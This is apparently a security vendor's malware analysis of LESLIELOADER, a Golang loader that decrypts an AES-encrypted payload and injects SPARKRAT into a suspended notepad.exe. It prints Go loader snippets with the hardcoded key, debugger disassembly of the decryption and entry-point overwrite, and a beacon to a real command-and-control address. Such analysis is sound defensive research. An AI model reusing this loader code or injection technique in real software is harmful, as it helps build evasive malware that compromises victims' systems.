

LESLIELOADER – Undocumented Loader Observed

By Marc Messer

Published: 2024-03-13 · Archived: 2026-04-05 12:53:32 UTC

Key Takeaways

- Kroll has observed a new loader for SPARKKRAT malware used in ongoing campaigns.
- While SPARKKRAT development has officially ceased, unofficially it has continued to be modified by threat actors as needed.
- One of these new changes is a previously undocumented loader, identified by the AES key “LeslieCheungKwok”.

Summary

Kroll observed the use of SPARKKRAT in conjunction with a previously undocumented loader written in Golang. The loader assists in the initial infection and deployment of the malicious payload, enabling SPARKKRAT to execute on a system. This process allows the payload to reach the target system undetected and unquarantined. The loader achieves its goal by decoding and decrypting a secondary payload binary, then injecting it into a notepad.exe instance. This injection allows the malware to blend with legitimate system activity as it shares the memory space of a legitimate application. Despite detection tools’ ability to mitigate process injections, they remain a common evasion tactic.

GitHub developer XZB-1248 wrote and released SPARKKRAT, a Golang binary compiled for multiple platforms, as an open-source, feature-rich remote admin tool on GitHub on March 18, 2022. Even though the developer abandoned the project in February 2023, intrusion investigations continue to discover modified versions of SPARKKRAT. The “DRAGONSPARK” campaign, notorious for its attacks against organizations in East Asia, frequently uses this malware. SPARKKRAT interprets its embedded Golang source code at runtime, which complicates analysis and static detections.

A source code repository very similar to LESLIELOADER has been identified alongside with instructions on how to utilize the loader for any payload necessary, originally timestamped June 7, 2022. Steps include generating a shellcode payload, AES encrypting the payload, and generating the executable. Additionally, the author posted proofs of running the samples against various antivirus and sandbox tools. However, there are some key differences from LESLIELOADER. Unlike the samples observed by Kroll, this loader does not beacon out a network connection. Additionally, this loader does not use process injection for code execution or a secondary file for payload.

```
func DecrptogAES(src, key []byte) []byte {
    block, err := aes.NewCipher(key)
    if err != nil {
        fmt.Println(nil)
        return nil
    }
    blockMode := cipher.NewCBCDecrypter(block, key)
    blockMode.CryptBlocks(src, src)
    src = UnPaddingText1(src)
    return src
}

func main() {
    str := "payload"
    key := []byte("LeslieCheungKwok")
    base_byte, _ := base64.StdEncoding.DecodeString(str)
    build(string(DecrptogAES(base_byte, key)))
}
```

Figure 1: Similar Code Repository

Later forks of this repository show modified versions of the initial loader, which begin to implement Base64 decoding. Continued modification of this original source code likely resulted in the version covered within this article.

```

func main() {
    //payload替换
    str := "base64-payload"
    //密钥长度16
    key := []byte("LeslieCheungKwok")
    src := EncryptogAES([]byte(str), key)
    //fmt.Println(src)
    base64Str := base64.StdEncoding.EncodeToString(src)
    fmt.Println("加密后的数据为:", base64Str)
}

```

Figure 2: Forked Repository Showing Addition of Base64 Decoding Stage

Kroll has identified and triaged additional LESLIELOADER samples and has observed them to contain Cobalt Strike configurations as well as other payloads, so this loader is not limited to SPARKRAT.

First Loader Stage

The loader begins with two files, Ntmssvc.dll and RemovableStorage.dll. Upon execution of Ntmssvc.dll with the /runcode flag, RemovableStorage.dll is read from C:\Windows\System32\Ntmssvc.dll contains the loader functionality, and RemovableStorage.dll functions as the payload.

Instruction	Operands	XREF[2]:	Address
decrypt_Removable_Storage		6e327525 (j),	
fcn.Spark_SvchostDLL_cmd.RunCode		fcn.Spark_SvchostDLL_cmd.Run:6e3...	
LEA	R12=>local_10, [RSP + -0x10]		6e327525
CMP	R12, qword ptr [R14 + 0x10]		6e327526
JBE	LAB_6e32751f		6e327526
SUB	RSP, 0x90		6e327527
MOV	qword ptr [RSP + local_8], RBP		6e327528
LEA	RBP=>local_8, [RSP + 0x88]		6e327529
LEA	RAX, [s_C:\Windows\System32\RemovableSto_6e3f85... = "C:\Windows\System32\Remova...		6e32752a
MOV	EBX, 0x28		6e32752b
CALL	fcn.os.ReadFile	undefined fcn.os.ReadFile(undefi...	6e32752c

Figure 3: RemovableStorage.dll File Read into Memory

RemovableStorage.dll is not a true PE file and does not contain the structure needed by the Windows PE loader to run independently. Instead, it serves as a payload data file that has undergone both Base64 encoding and AES 192-bit encryption.

Ntmssvc.dll initially attempts to beacon out to 209.141.50[.]215:443, however, this execution can be skipped in favor of overwriting the instruction pointer to the storage decoding function.

```
MOV     param_6,param_8
MOV     param_7,param_9
CALL    fcn.net_http__Transport_.dial             https://209.141.50.215:443
```

Figure 4: HTTP Beacon Attempt

<pre> cmp rsp,qword ptr ds:[r14+10] jbe ntmssvc.6E333A4F sub rsp,18 mov qword ptr ss:[rsp+10],rbp lea rbp,qword ptr ss:[rsp+10] mov qword ptr ss:[rsp+20],rax mov ecx,dword ptr ds:[rax] mov rbx,qword ptr ds:[rax+8] mov eax,ecx call ntmssvc.6E333760 mov rcx,qword ptr ss:[rsp+20] mov qword ptr ds:[rcx+10],rax call ntmssvc.6E0CBD00 mov rbx,rax lea rax,qword ptr ds:[6E390900] nop call ntmssvc.6E0C5900 mov rbp,qword ptr ss:[rsp+10] add rsp,18 ret </pre>	<p>change RIP to 6e327420</p> <p>[rax+8]: "MZ蠕"</p>
--	---

Figure 5: Jumping to the Loader Function

Stepping through the storage decoding function, the last 32 bytes of RemovableStorage.dll are Base64 decoded and loaded into the RDI register, with LeslieCheungKwok loaded into the RCX register. The system then Base64 decodes RemovableStorage.dll and uses LeslieCheungKwok as the AES key to decrypt the resulting payload of data, with the 32 bytes from the end of RemovableStorage.dll serving as the IV. The resulting payload contains additional Base64 encoded data.

<pre> lea r12,qword ptr ss:[rsp-10] cmp r12,qword ptr ds:[r14+10] jbe ntmssvc.6E32751F sub rsp,90 mov qword ptr ss:[rsp+88],rbp lea rbp,qword ptr ss:[rsp+88] lea rax,qword ptr ds:[6E3FA942] mov ebx,28 call ntmssvc.6E1838A0 test rdi,rdi je ntmssvc.6E327466 mov ebx,0 mov eax,0 je ntmssvc.6E32747C xor eax,eax xor ebx,ebx mov rbp,qword ptr ss:[rsp+88] add rsp,90 ret mov qword ptr ss:[rsp+30],rbx mov qword ptr ss:[rsp+78],rax lea rax,qword ptr ds:[6E391340] call ntmssvc.6E0CE640 mov qword ptr ss:[rsp+80],rax mov rcx,684365696C73654C mov qword ptr ds:[rax],rcx mov rcx,6B6F774B676E7565 mov qword ptr ds:[rax+8],rcx mov rbx,qword ptr ss:[rsp+78] mov rcx,qword ptr ss:[rsp+30] lea rax,qword ptr ss:[rsp+58] call ntmssvc.6E1104C0 mov rcx,qword ptr ds:[6E5DC150] mov rdx,rax mov rax,rcx mov rsi,rbx mov rbx,rdx mov rcx,rsi nop call ntmssvc.6E2123E0 mov rdi,qword ptr ss:[rsp+80] mov esi,10 mov r8,rsi call ntmssvc.6E3272C0 mov rcx,rbx mov rbx,rax lea rax,qword ptr ss:[rsp+38] call ntmssvc.6E1104C0 call ntmssvc.6E326180 mov rbp,qword ptr ss:[rsp+88] add rsp,90 ret nop call ntmssvc.6E123BE0 jmp ntmssvc.6E327420 int3 int3 </pre>	<pre> [rsp-10]:&"EB\x03" runtime.morestack, then back to runcode [rsp+88]:&" B\x03" [rsp+88]:&" B\x03" 000000006E3FA942:"C:\\Windows\\System32\\RemovableStorage.d11 28:'(' IV loaded from rear 32 bytes of removablestorage.d11 [rsp+88]:&" B\x03" [rsp+78]:"uN/CkFH1luMv/ha01tMNR7Y29gGxnBKOpV6AMv/zMeggHnMnA: [rsp+80]:"LeslieCheungKwok" AES Key Loaded into RCX [rsp+78]:"uN/CkFH1luMv/ha01tMNR7Y29gGxnBKOpV6AMv/zMeggHnMnA: rdx:"uN/CkFH1luMv/ha01tMNR7Y29gGxnBKOpV6AMv/zMeggHnMnAJE1Y/8 rbx:"uN/CkFH1luMv/ha01tMNR7Y29gGxnBKOpV6AMv/zMeggHnMnAJE1Y/8 r8:"uN/CkFH1luMv/ha01tMNR7Y29gGxnBKOpV6AMv/zMeggHnMnAJE1Y/8 Base64 Decode [rsp+80]:"LeslieCheungKwok" Decrypt AES Follow RAX in memory dump for AES decrypted output rbx:"uN/CkFH1luMv/ha01tMNR7Y29gGxnBKOpV6AMv/zMeggHnMnAJE1Y/8 Loader for decrypted output [rsp+88]:&" B\x03" </pre>
---	---

Figure 6: AES Key and IV are Loaded into Memory

Second Loader Stage

Stepping into the loader for this decrypted and decoded output, we continue to see Base64 decoding occur to portions of our file.

<pre> call ntmssvc.6E110660 mov rdi,qword ptr ss:[rsp+38] mov rsi,rax mov r8,rbx mov r9,rcx mov rax,qword ptr ss:[rsp+78] mov rbx,qword ptr ss:[rsp+60] mov rcx,rdi call ntmssvc.6E212500 </pre>	<pre> runtime.stringtobyteslice rsi:"6ICDgwCAg4MA1OrZYHbrB0w4oSwvwI b64 decode </pre>
--	---

Figure 7: Further Base64 Decoding

Inspecting this, we see snippets of what appears to be shellcode using CyberChef.




Figure 8: CyberChef Recipe and Output

To continue observing the loader’s behavior to the memory pages containing these payloads, we set hardware breakpoints for memory access to them. Ultimately, we can observe the final payload for process injection dynamically calculated to have the size of 83DA50 in registers RCX and RDX.




Figure 9: Preparing for process injection.




Figure 10: Final Payload Size in RAX and RDX

Process injection to notepad.exe begins with a matching payload size in register r8 when memory is being allocated.

Notepad.exe is launched as a suspended process, however, there are additional artifacts of note within the loader indicating other processes such as calc.exe and cmd.exe. While they do not appear to be used in this sample for injection, the analysis of the use of these processes is out of scope.

lea rax,qword ptr ds:[6E3F5402]	000000006E3F5402:"C:\\windows\\System32\\calc.exeCanal
mov qword ptr ds:[6E368180],rax	000000006E368180:&"C:\\windows\\System32\\notepad.exe
jmp ntmssvc.6E32643F	
lea rdi,qword ptr ds:[6E368180]	000000006E368180:&"C:\\windows\\System32\\notepad.exe
lea rax,qword ptr ds:[6E3F5402]	000000006E3F5402:"C:\\windows\\System32\\calc.exeCanal
call ntmssvc.6E125E40	
mov ebx,1C	
call ntmssvc.6E3260E0	
test al,al	
jne kntmssvc.get pointer for notepad.exe	
mov qword ptr ds:[6E368188],1B	
cmp dword ptr ds:[6E635600],0	
nop	
jne ntmssvc.6E326472	
lea rax,qword ptr ds:[6E3F4821]	000000006E3F4821:"C:\\windows\\System32\\cmd.exeCertE
mov qword ptr ds:[6E368180],rax	000000006E368180:&"C:\\windows\\System32\\notepad.exe
jmp ntmssvc.6E326485	
lea rdi,qword ptr ds:[6E368180]	000000006E368180:&"C:\\windows\\System32\\notepad.exe
lea rax,qword ptr ds:[6E3F4821]	000000006E3F4821:"C:\\windows\\System32\\cmd.exeCertE
call ntmssvc.6E125E40	
mov ebx,1B	
call ntmssvc.6E3260E0	
test al,al	
jne kntmssvc.get pointer for notepad.exe	
mov qword ptr ds:[6E368188],1F	
cmp dword ptr ds:[6E635600],0	
jne ntmssvc.6E3264B7	
lea rcx,qword ptr ds:[6E3F6D68]	000000006E3F6D68:"C:\\windows\\System32\\svchost.exeCl
mov qword ptr ds:[6E368180],rcx	000000006E368180:&"C:\\windows\\System32\\notepad.exe
jmp kntmssvc.get pointer for notepad.exe	
lea rdi,qword ptr ds:[6E368180]	000000006E368180:&"C:\\windows\\System32\\notepad.exe
lea rcx,qword ptr ds:[6E3F6D68]	000000006E3F6D68:"C:\\windows\\System32\\svchost.exeCl
call ntmssvc.6E125F40	
mov rax,qword ptr ds:[6E368180]	000000006E368180:&"C:\\windows\\System32\\notepad.exe

Figure 11: Acquiring Pointer to notepad.exe

Once notepad.exe is created as a suspended process, Ntmssvc.dll overwrites the process memory for notepad.exe to manipulate the entry point. Prior to overwriting the entry point, notepad.exe proceeds as follows:

sub rsp,28	EntryPoint
call notepad.7FF6B52D63A4	
add rsp,28	
jmp notepad.7FF6B52D58B0	
int3	
int3	
int3	
int3	

Figure 12: Original Entry Point

Once the notepad.exe entry point has been overwritten, the memory address of our SPARKRAT payload is loaded into RAX and jumped to, beginning execution of the malware.

mov rax,1F311360000	1F311360000:"e€ff"
jmp rax	
sub cl,ch	
outsb	
???	
???	

Figure 13: Modified entry point

This now allows for the injected payload to be executed as notepad.exe.

Source: <https://www.kroll.com/en/insights/publications/cyber/leslieloader-undocumented-loader-observed>